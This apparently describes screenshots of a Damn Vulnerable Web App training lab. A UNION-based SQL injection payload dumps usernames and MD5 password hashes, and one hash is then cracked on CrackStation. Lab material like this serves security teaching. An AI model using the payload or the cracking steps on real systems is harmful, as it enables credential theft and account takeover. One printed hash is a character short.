The main content area displays a sidebar menu under "Insecure CAPTCHA" with various exploit categories. The "SQL Injection" category is highlighted. Below the menu, there is a text input field containing the value "Surname: Me". The page content shows several UNION SELECT queries being injected into the database, resulting in multiple user records being displayed.

**Surname: Me**

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Bob  
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38df260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

**More Information**

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>

Username: admin

The screenshot shows a web browser window with three tabs open:

- Virtual Machine
- Login :: Damn Vulnerable Web App
- Vulnerability: SQL Injection

The main content area displays the CrackStation homepage. A "Free Password Hash Cracker" form is visible, containing a text input field with the hash value "0d107d09f5bbe40cade3de5c71e9e9b7". Below the input field is a reCAPTCHA verification box. A table at the bottom shows the cracked hash details.

**CrackStation** Defuse.ca · Twitter

CrackStation · Password Hashing Security · Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

0d107d09f5bbe40cade3de5c71e9e9b7

I'm not a robot

reCAPTCHA

Privacy · Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-hash, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works